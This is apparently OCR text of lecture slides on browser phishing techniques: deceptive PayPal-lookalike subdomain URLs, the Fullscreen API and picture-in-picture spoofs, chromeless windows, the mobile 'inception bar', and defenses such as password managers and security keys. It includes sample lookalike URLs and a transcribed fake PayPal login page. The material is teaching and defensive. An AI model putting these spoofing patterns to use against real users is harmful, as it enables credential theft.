
protocol	http://
Domain name	active-userid.com
path	/webapps/89980/
Subdomain item1	com-webappsuserid29348325limited
Subdomain item2	paypal


Demo: Some browsers try to help

`http://paypal.com-webapps.a12323894574389574322389243579w2349.attacker.com:9999/paypal.com.html`


paypal.com-webapps.a2348293
paypal.com-webapps.a234829342342342343423483423 8.example.com/path.html
This site can't be reached
paypal.com-webapps.a234829342342342343423483423 8.example.com's server IP address could not be found.
Go to http://example.com/
Search Google for paypal webapps example path
ERR_NAME_NOT_RESOLVED


Server Not Found
paypal.com-webapps.a48.example.com/path.html
Hmm. We're having trouble finding that site.
We can't connect to the server at paypal.com-webapps.a48.example.com.
If that address is correct, here are three other things you can try:
Try again later.
Check your network connection.
If you are connected but behind a firewall, check that Firefox has permission to access the Web.
Try Again



paypal.com-webapps.a2348293
paypal.com-webapps.a23482934234234234342348342381.a903848f8234234dff8ff12344.exam...
This site can't be reached
paypal.com-webapps.a23482934234234234342348342381.a903848f8234234dff8ff12344.example.com's server IP address could not be found.
Go to http://example.com/
Search Google for paypal webapps example path
ERR_NAME_NOT_RESOLVED


Server Not Found
paypal.com-webapps.a479123809f1348724571f134
Hmm. We're having trouble finding that site.
We can't connect to the server at paypal.com-webapps.a479123809f1348724571f1343248.example.com.
If that address is correct, here are three other things you can try:
Try again later.
Check your network connection.
If you are connected but behind a firewall, check that Firefox has permission to access the Web.
Try Again

Demo: Fullscreen API attack

Demo: Fullscreen API attack

https://feross.org/html5-fullscreen-api-attack/



http://paypal.login.com/ - Windows Internet Explorer
http://paypal.login.com/
Welcome - PayPal - Windows Internet Explorer
PayPal
Sign Up | Log In | Help
Welcome
Send Money
Request Money
Merchant Services
Auction Tools
Member Log-In
Forgot your email address?
Forgot your password?
Email Address
Password
Log In
Join PayPal Today
Now Over
100 million accounts
Sign Up Now!
Learn more about
PayPal Worldwide
Shop Without Sharing
Your Financial Information
PayPal. Privacy is built in.
Learn more
Fall Specials
See All Offers
16 Ways to Promote Your E-Business
Download your free guide today
PayPal Mobile
Learn more
What's New
Visit the Online Merchant
Buyers
Send money to anyone with an email address in 55 countries and regions.
PayPal is free for buyers.
eBay Sellers
Free eBay tools make selling easier.
PayPal works hard to help protect sellers.
PayPal simplifies shipping and tracking.
Merchants
Accept credit cards online with PayPal.
Get paid by phone, fax, and mail with Virtual Terminal.
See how PayPal can
Done
Internet
100%

Picture-in-picture attack

- Show a picture of a browser window with trust indicators for the victim website within the attacker page
- "We found that picture-in-picture attacks showing a fake browser window were as effective as the best other phishing technique, the homograph attack. Extended validation did not help users identify either attack"[1]

[1] "An Evaluation of Extended Validation and Picture-in-Picture Phishing Attacks"

Chromeless windows



23:21 45%

https://jameshfisher.com/2019/04/2 27

The inception bar: a new phishing method

Welcome to HSBC, the world's seventh-largest bank! Of course, the page you're reading isn't actually hosted on `hsbc.com`; it's hosted on `jameshfisher.com`. But when you visit this site on Chrome for mobile, and scroll a little

User defenses against phishing

- Use a password manager
  - Password manager won't be fooled by IDN homograph attack
- Use a hardware security key

Cookiejacking

- Famous example affected IE in 2011.

